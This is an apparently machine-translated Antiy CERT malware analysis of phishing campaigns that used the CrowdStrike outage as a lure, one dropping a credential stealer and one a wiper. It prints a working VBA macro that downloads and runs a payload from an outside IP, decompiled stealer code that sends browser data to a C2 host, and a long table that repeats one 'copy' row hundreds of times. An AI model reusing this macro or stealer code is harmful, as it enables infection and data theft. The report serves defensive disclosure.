

# Analysis of Attack Activities Disguised as CrowdStrike Repair Files

Antiy CERT

First published time: July 23, 2024

*The original report is in Chinese, and this version is an AI-translated edition.*

## 1 Overview

Recently, Windows operating system hosts using CrowdStrike 's terminal security products encountered a serious system crash, namely the "Blue Screen of Death" (BSOD ), which caused the computer system to fail to operate normally. The incident affected a wide range of areas, and Antiy urgently followed up and analyzed and released a report *A Technical Analysis of the CrowdStrike Global System Failure: Contemplating "The Falcon's Broken Wings"*. Subsequently, Antiy CERT captured multiple malicious codes that used the incident to spread, including RemCos remote control, a secret-stealing Trojan, and a wiper data eraser. Antiy CERT analyzed and disclosed the two types of malicious code incidents captured.

Looking back, whenever there is a major incident, there are always criminals waiting for an opportunity to spread malicious code using these hot events as a cover. This method of attacking by taking advantage of the focus of social attention is a common and cunning method in social engineering attack strategies. This report discloses the relevant malicious code attack methods and sample functions for prevention, to enhance network security awareness, and to resist potential network threats.

## 2 Attack Analysis

Table 2-1 Attack activity summary

Attack Activity	Attack Method	Attack Purpose
1. Using the "blue screen event" to repair documents and release secret stealing Trojans	lnk → docm → dll payload	Steal Data
2. Handala Hack organization disguised repair solution email delivery wiper data eraser	Email → pdf → malicious link → malicious payload	Wipe Data

This report provides a detailed analysis of two types of attack activities.

## 2.1 Attack Activity 1: Using the "Blue Screen Event" To Repair Documents and Drop Secret-Stealing Trojans

Antiy C ERT has monitored a number of attacks that used "blue screen event" repair documents to deliver secret-stealing Trojans. In one of them, the initial payload was captured as a shortcut file named "y\_Tool\_to\_help\_with\_CrowdStrike\_issue\_impacting\_Windows.lnk". The target location of the shortcut file points to a malicious macro code document named "New\_Recovery\_Tool\_to\_help\_with\_CrowdStrike\_issue\_impacting\_Windows.docm".




Figure 2-1 Initial shortcut file disguised as CrowdStrike file name (1)

After opening the document with malicious macro code, the content in the document is "Microsoft official document on how to fix blue screen events". The malicious macro code in the document will download the final payload, a secret-stealing Trojan, after multiple layers of decryption.




Figure 2-2 Documents containing macro malicious code (1)

Antiy CERT detected another attack activity suspected of using the "blue screen event" to repair documents to deliver malicious code. The initial payload of this attack activity was a shortcut file named "Steps to recover from CrowdStrike Blue Screen.lnk", and the target location of the shortcut file pointed to a document named "Steps to recover from CrowdStrike Blue Screen.docx".



Figure 2-3 Initial shortcut file disguised as CrowdStrike file name (2)

After opening the document, the content in the document is also Microsoft's official document on how to fix the "blue screen event", but the document does not contain malicious macro code. However, it is not ruled out that the macro code was cleared by the attacker during testing and development or by the researchers.




Figure 2-4CrowdStrike repair related bait document (2) payload overview

### 2.1.1 Payload Tags

Table 2-2Sample tags

Malicious code name	Trojan/Win64. Stealer [Spy]
Original file name	mscorsvc.dll
MD5	EB29329DE4937B34F218665DA57BCEF4
Processor architecture	Intel 386 or later, and compatibles
File size	1.34 MB (1,412,096 bytes)
File format	BinExecute /Microsoft.DLL [ :X 64 ]

Timestamp	2024-07-19 16:10:10
Digital signature	None
Packer type	None
Compiled language	Microsoft Visual C/C++
PDB path	D:\c++\Mal_Cookie_x64\x64\Release\mscorsvc.pdb
VT first upload time	2024-07-22 17:36:23
VT test results	15/74

## 2.1.2 Payload Analysis

The initial bait file consists of a Word document and its shortcut. The document is named "New\_Recovery\_Tool\_to\_help\_with\_CrowdStrike\_issue\_impacting\_Windows.docm" and its content is related to the CrowdStrike blue screen recovery solution provided by Microsoft.




Figure 2-5Bait document content

The document contains a malicious macro. After execution, it first copies the curl tool in the system to the %temp% directory, uses the tool to download the "payload2.txt" file from the specified URL, decodes it with Base64, and saves

it as the %temp%\mscorsvc.dll file. Finally, it is loaded and executed through the rundll32 program.

```

dir = ActiveDocument.Path
dir = Environ("temp")
host = "http://171.104.160.126:8099"
curl_enc_txt_path = dir + "\curl.txt"
curl_dec_exe_path = dir + "\curl.exe"

mal_enc_txt_url = host + "/payload2.txt"
mal_enc_txt_path = dir + "\mscorsvc.txt"
mal_dec_exe_path = dir + "\mscorsvc.dll"

pp = pp + "C:\Windows\Sys"
pp = pp + "tem32\cmd.exe /c "
cc = cc + curl_enc_txt_path + curl_dec_exe_path
pp = pp + "xcopy C:\Windows\Sys"
cc = cc + curl_enc_txt_path + mal_enc_txt_url
pp = pp + "tem32\cu" + "rl.exe" + dir + " & "
cc = cc + mal_enc_txt_path + mal_enc_txt_url
pp = pp + "certutil -f "
cc = cc + mal_enc_txt_path + mal_dec_exe_path
pp = pp + "-encode " + dir + "\cu" + "rl.exe" + curl_enc_txt_path + " & "
cc = cc + pp + mal_dec_exe_path
pp = pp + "certutil -f "
cc = cc + pp + dir
pp = pp + "-decode " + curl_enc_txt_path + " " + curl_dec_exe_path + " & "
cc = cc + curl_enc_txt_path + dir

pp = pp + curl_dec_exe_path + " " + mal_enc_txt_url + " -o " + mal_enc_txt_path + " & "
cc = cc + curl_enc_txt_path + dir
pp = pp + "certutil -f "
cc = cc + curl_enc_txt_path + curl_dec_exe_path
pp = pp + "-decode " + mal_enc_txt_path + " " + mal_dec_exe_path + " & "
cc = cc + mal_enc_txt_url + curl_dec_exe_path

pp = pp + "del " + dir + "\cu" + "rl.exe & "
cc = cc + host + pp + curl_enc_txt_path
pp = pp + "del " + curl_enc_txt_path + " & "
cc = cc + curl_enc_txt_path + dir
pp = pp + "del " + curl_dec_exe_path + " & "
cc = cc + curl_dec_exe_path + pp

pp = pp + "del " + mal_enc_txt_path + " & "
cc = cc + mal_enc_txt_path + pp

Dim vbDbQuote As String
vbDbQuote = Chr(34)
pp = pp + "START " + vbDbQuote + " " + vbDbQuote + " rundll32 " + mal_dec_exe_path + ",DllMain" + " & "
cc = cc + mal_dec_exe_path + pp
    
```

**Figure 2-6** Malicious macro uses curl to download subsequent payload files and decode and execute them

The malicious macro ultimately drops a secret-stealing Trojan. The secret-stealing Trojan steals sensitive data from browsers such as Chrome, Edge, and Firefox, stores the stolen data in the C:\Windows\Temp path, and eventually transmits the stolen data back to the C2 server. The Trojan is currently not associated with a specific existing secret-stealing family.



```
FreeConsole();
sub_18000E600(&v38);
v0 = (__int64 *)&v39;
if ( v41 > 0xF )
    v0 = v39;
v1 = sub_1800262C0(&unk_18014C9D0, v0, v40);
sub_1800222D0(v1);
sub_1800B9430("taskkill /F /IM chrome.exe");
v42 = 0i64;
v43 = 0i64;
v44 = 0i64;
sub_180024450(&v42, (__int64)&unk_1801379C0, 0i64, v2);
v34 = 0i64;
v35 = 0i64;
v36 = 0i64;
v37 = 0i64;
sub_180024450(&v34, (__int64)"C:\\Windows\\Temp\\result.txt", 0x1Aui64, v3);
v4 = sub_18001CBD0(&v28, &v38);
sub_180016840(&v42, v4);
v28 = 0i64;
v29 = 0i64;
v30 = 0i64;
sub_180024450(&v28, (__int64)"http://172.16.17.100", 0x24ui64, v5);
sub_180012030(&v28, &v34, &v38);
sub_180009680(&v28);
```

Figure 2-7The stealing Trojan sends data back to the C2 server

## 2.2 Attack Activity 2: Handala Hack Disguised as a Repair Solution and Delivered a Wiper Data Eraser via Email

According to monitoring, the Handala Hack claimed to have launched a large-scale phishing campaign against thousands of Israeli institutions, disguising itself as CrowdStrike staff to send phishing emails with repair solutions to victims, thereby spreading malicious code, and stated that dozens of target institutions had had TBs of data wiped. (The red font in the picture is machine translation)





Handala's attack on Israeli organizations

Yesterday, after the problem occurred in CrowdStrike, Handala started a targeted **phishing campaign** using his dedicated wiper and FUD against thousands of Zionist organizations! So far, dozens of Zionist organizations have lost more than several terabytes of their data, and INCD is still unaware of a significant part of the story!

These idiots should think about educating their idiots instead of thinking about setting up a cyber dome!

If INCD does not publish the list of affected organizations, Handala will do it!

The campaign is still working and its effect will increase with the start of the working day! Keep waiting for us!



#### Handala 攻击以色列组织

昨天，在 CrowdStrike 出现问题后，Handala 开始针对数千个犹太复国主义组织发起有针对性的网络钓鱼活动（[https://twitter.com/anyrun\\_app/status/1814658084460957890](https://twitter.com/anyrun_app/status/1814658084460957890)），使用其专用擦除器和 FUD 攻击数千个犹太复国主义组织！到目前为止，数十个犹太复国主义组织已经丢失了超过几 TB 的数据，而 INCD（<https://www.gov.il/he/pages/alert200724>）仍然不知道这个故事的重要部分！

这些白痴应该考虑教育他们的白痴，而不是考虑建立网络穹顶！

如果 INCD 不公布受影响组织的名单，Handala 会这样做！

该活动仍在进行中，其效果将随着工作日的开始而增强！请继续等待我们！

Figure 2-8 Handala Hack claims

The phishing email contained two attachments, CSfooter.png and update1.pdf.



Figure 2-9 Phishing email examples

When the file named update1.pdf is opened, it contains malicious links. Clicking on these links will download a compressed file named "update.zip," which contains a data wiper named "wiper."



[Download The Updater](#)

CrowdStrike is actively working with customers impacted by a defect found in a single content update for Windows hosts. Mac and Linux hosts are not impacted. This was not a cyberattack.

The issue has been identified, isolated and a fix has been deployed.

We are referring customers to update their Windows servers as soon as possible through through the [tool](#) to avoid disruptions!

We further recommend organizations ensure they're communicating with CrowdStrike representatives through official channels.

Our team is fully mobilized to ensure the security and stability of CrowdStrike customers.

We understand the gravity of the situation and are deeply sorry for the inconvenience and disruption. We are working with all impacted customers to ensure that systems are back up and they can deliver the services their customers are counting on.

Obviously, the consequences of any failure to update the system and disruption will be the responsibility of the organization's IT manager.

Figure 2-10 PDF document with malicious link

## 2.2.1 Payload Tags

Table 2-3 Sample tags

Malicious code name	Trojan/Win32.Autoit
Original file name	CrowdStrike.exe
MD5	755C0350038DAEFB29B888B6F8739E81
Processor architecture	Intel 386 or later, and compatibles
File size	6.04 MB ( 6,338,272 bytes )
File format	BinExecute /Microsoft.EXE[:X64]
Timestamp	2012-02-25 03:19:54
Digital signature	none
Packer type	none
Compiled language	Microsoft Visual C/C++
VT first upload time	2024-07-21 04:31:45
VT test results	47 /74

## 2.2.2 Payload Analysis

The PDF file contains a hyperlink named "Download The Updater". When the user clicks the hyperlink, a compressed file named "update.zip" will be downloaded, which contains a malicious program named "CrowdStrike.exe".




Figure 2-11PDF file spread through phishing emails

The malicious program uses an invalid digital signature. After running, it releases dozens of files in the %temp% directory and executes the subsequent attack process through one of the obfuscated "Carroll.cmd" files.




Figure 2-12 Part of the Carroll.cmd file

After Carroll.cmd is executed, it uses the tasklist and findstr commands to check whether there is an anti-virus product process with the specified name, and then creates a folder named "564784" in the same path, and releases Champion.pif (AutoIt program), RegAsm.exe (assembly registration tool), and L (composed of 5 released files, which is an AutoIt script file). Finally, the Carroll.cmd file executes the script through the AutoIt program and injects the final payload into the memory for execution.

Address	Disassembly	Comment
00401000	tasklist	tasklist
00401005	findstr	findstr
0040100A	if not errorlevel 0	if not errorlevel 0
0040100F	mkdir	mkdir
00401014	cd	cd
00401019	copy	copy
0040101E	copy	copy
00401023	copy	copy
00401028	copy	copy
0040102D	copy	copy
00401032	copy	copy
00401037	copy	copy
0040103C	copy	copy
00401041	copy	copy
00401046	copy	copy
0040104B	copy	copy
00401050	copy	copy
00401055	copy	copy
0040105A	copy	copy
0040105F	copy	copy
00401064	copy	copy
00401069	copy	copy
0040106E	copy	copy
00401073	copy	copy
00401078	copy	copy
0040107D	copy	copy
00401082	copy	copy
00401087	copy	copy
0040108C	copy	copy
00401091	copy	copy
00401096	copy	copy
0040109B	copy	copy
004010A0	copy	copy
004010A5	copy	copy
004010AA	copy	copy
004010AF	copy	copy
004010B4	copy	copy
004010B9	copy	copy
004010BE	copy	copy
004010C3	copy	copy
004010C8	copy	copy
004010CD	copy	copy
004010D2	copy	copy
004010D7	copy	copy
004010DC	copy	copy
004010E1	copy	copy
004010E6	copy	copy
004010EB	copy	copy
004010F0	copy	copy
004010F5	copy	copy
004010FA	copy	copy
004010FF	copy	copy
00401104	copy	copy
00401109	copy	copy
0040110E	copy	copy
00401113	copy	copy
00401118	copy	copy
0040111D	copy	copy
00401122	copy	copy
00401127	copy	copy
0040112C	copy	copy
00401131	copy	copy
00401136	copy	copy
0040113B	copy	copy
00401140	copy	copy
00401145	copy	copy
0040114A	copy	copy
0040114F	copy	copy
00401154	copy	copy
00401159	copy	copy
0040115E	copy	copy
00401163	copy	copy
00401168	copy	copy
0040116D	copy	copy
00401172	copy	copy
00401177	copy	copy
0040117C	copy	copy
00401181	copy	copy
00401186	copy	copy
0040118B	copy	copy
00401190	copy	copy
00401195	copy	copy
0040119A	copy	copy
0040119F	copy	copy
004011A4	copy	copy
004011A9	copy	copy
004011AE	copy	copy
004011B3	copy	copy
004011B8	copy	copy
004011BD	copy	copy
004011C2	copy	copy
004011C7	copy	copy
004011CC	copy	copy
004011D1	copy	copy
004011D6	copy	copy
004011DB	copy	copy
004011E0	copy	copy
004011E5	copy	copy
004011EA	copy	copy
004011EF	copy	copy
004011F4	copy	copy
004011F9	copy	copy
00401206	copy	copy
0040120B	copy	copy
00401210	copy	copy
00401215	copy	copy
0040121A	copy	copy
0040121F	copy	copy
00401224	copy	copy
00401229	copy	copy
0040122E	copy	copy
00401233	copy	copy
00401238	copy	copy
0040123D	copy	copy
00401242	copy	copy
00401247	copy	copy
0040124C	copy	copy
00401251	copy	copy
00401256	copy	copy
0040125B	copy	copy
00401260	copy	copy
00401265	copy	copy
0040126A	copy	copy
0040126F	copy	copy
00401274	copy	copy
00401279	copy	copy
0040127E	copy	copy
00401283	copy	copy
00401288	copy	copy
0040128D	copy	copy
00401292	copy	copy
00401297	copy	copy
0040129C	copy	copy
004012A1	copy	copy
004012A6	copy	copy
004012AB	copy	copy
004012B0	copy	copy
004012B5	copy	copy
004012BA	copy	copy
004012BF	copy	copy
004012C4	copy	copy
004012C9	copy	copy
004012CE	copy	copy
004012D3	copy	copy
004012D8	copy	copy
004012DD	copy	copy
004012E2	copy	copy
004012E7	copy	copy
004012EC	copy	copy
004012F1	copy	copy
004012F6	copy	copy
004012FB	copy	copy
00401300	copy	copy
00401305	copy	copy
0040130A	copy	copy
0040130F	copy	copy
00401314	copy	copy
00401319	copy	copy
0040131E	copy	copy
00401323	copy	copy
00401328	copy	copy
0040132D	copy	copy
00401332	copy	copy
00401337	copy	copy
0040133C	copy	copy
00401341	copy	copy
00401346	copy	copy
0040134B	copy	copy
00401350	copy	copy
00401355	copy	copy
0040135A	copy	copy
0040135F	copy	copy
00401364	copy	copy
00401369	copy	copy
0040136E	copy	copy
00401373	copy	copy
00401378	copy	copy
0040137D	copy	copy
00401382	copy	copy
00401387	copy	copy
0040138C	copy	copy
00401391	copy	copy
00401396	copy	copy
0040139B	copy	copy
004013A0	copy	copy
004013A5	copy	copy
004013AA	copy	copy
004013AF	copy	copy
004013B4	copy	copy
004013B9	copy	copy
004013BE	copy	copy
004013C3	copy	copy
004013C8	copy	copy
004013CD	copy	copy
004013D2	copy	copy
004013D7	copy	copy
004013DC	copy	copy
004013E1	copy	copy
004013E6	copy	copy
004013EB	copy	copy
004013F0	copy	copy
004013F5	copy	copy
004013FA	copy	copy
004013FF	copy	copy
00401404	copy	copy
00401409	copy	copy
0040140E	copy	copy
00401413	copy	copy
00401418	copy	copy
0040141D	copy	copy
00401422	copy	copy
00401427	copy	copy
0040142C	copy	copy
00401431	copy	copy
00401436	copy	copy
0040143B	copy	copy
00401440	copy	copy
00401445	copy	copy
0040144A	copy	copy
0040144F	copy	copy
00401454	copy	copy
00401459	copy	copy
0040145E	copy	copy
00401463	copy	copy
00401468	copy	copy
0040146D	copy	copy
00401472	copy	copy
00401477	copy	copy
0040147C	copy	copy
00401481	copy	copy
00401486	copy	copy
0040148B	copy	copy
00401490	copy	copy
00401495	copy	copy
0040149A	copy	copy
0040149F	copy	copy
004014A4	copy	copy
004014A9	copy	copy
004014AE	copy	copy
004014B3	copy	copy
004014B8	copy	copy
004014BD	copy	copy
004014C2	copy	copy
004014C7	copy	copy
004014CC	copy	copy
004014D1	copy	copy
004014D6	copy	copy
004014DB	copy	copy
004014E0	copy	copy
004014E5	copy	copy
004014EA	copy	copy
004014EF	copy	copy
004014F4	copy	copy
004014F9	copy	copy
004014FE	copy	copy
00401503	copy	copy
00401508	copy	copy
0040150D	copy	copy
00401512	copy	copy
00401517	copy	copy
0040151C	copy	copy
00401521	copy	copy
00401526	copy	copy
0040152B	copy	copy
00401530	copy	copy
00401535	copy	copy
0040153A	copy	copy
0040153F	copy	copy
00401544	copy	copy
00401549	copy	copy
0040154E	copy	copy
00401553	copy	copy
00401558	copy	copy
0040155D	copy	copy
00401562	copy	copy
00401567	copy	copy
0040156C	copy	copy
00401571	copy	copy
00401576	copy	copy
0040157B	copy	copy
00401580	copy	copy
00401585	copy	copy
0040158A	copy	copy
0040158F	copy	copy
00401594	copy	copy
00401599	copy	copy
0040159E	copy	copy
004015A3	copy	copy
004015A8	copy	copy
004015AD	copy	copy
004015B2	copy	copy
004015B7	copy	copy
004015BC	copy	copy
004015C1	copy	copy
004015C6	copy	copy
004015CB	copy	copy
004015D0	copy	copy
004015D5	copy	copy
004015DA	copy	copy
004015DF	copy	copy
004015E4	copy	copy
004015E9	copy	copy
004015EE	copy	copy
004015F3	copy	copy
004015F8	copy	copy
004015FD	copy	copy
00401602	copy	copy
00401607	copy	copy
0040160C	copy	copy
00401611	copy	copy
00401616	copy	copy
0040161B	copy	copy
00401620	copy	copy
00401625	copy	copy
0040162A	copy	copy
0040162F	copy	copy
00401634	copy	copy
00401639	copy	copy
0040163E	copy	copy
00401643	copy	copy
00401648	copy	copy
0040164D	copy	copy
00401652	copy	copy
00401657	copy	copy
0040165C	copy	copy
00401661	copy	copy
00401666	copy	copy
0040166B	copy	copy
00401670	copy	copy
00401675	copy	copy
0040167A	copy	copy
0040167F	copy	copy
00401684	copy	copy
00401689	copy	copy
0040168E	copy	copy
00401693	copy	copy
00401698	copy	copy
0040169D	copy	copy
004016A2	copy	copy
004016A7	copy	copy
004016AC	copy	copy
004016B1	copy	copy
004016B6	copy	copy
004016BB	copy	copy
004016C0	copy	copy
004016C5	copy	copy
004016CA	copy	copy
004016CF	copy	copy
004016D4	copy	copy
004016D9	copy	copy
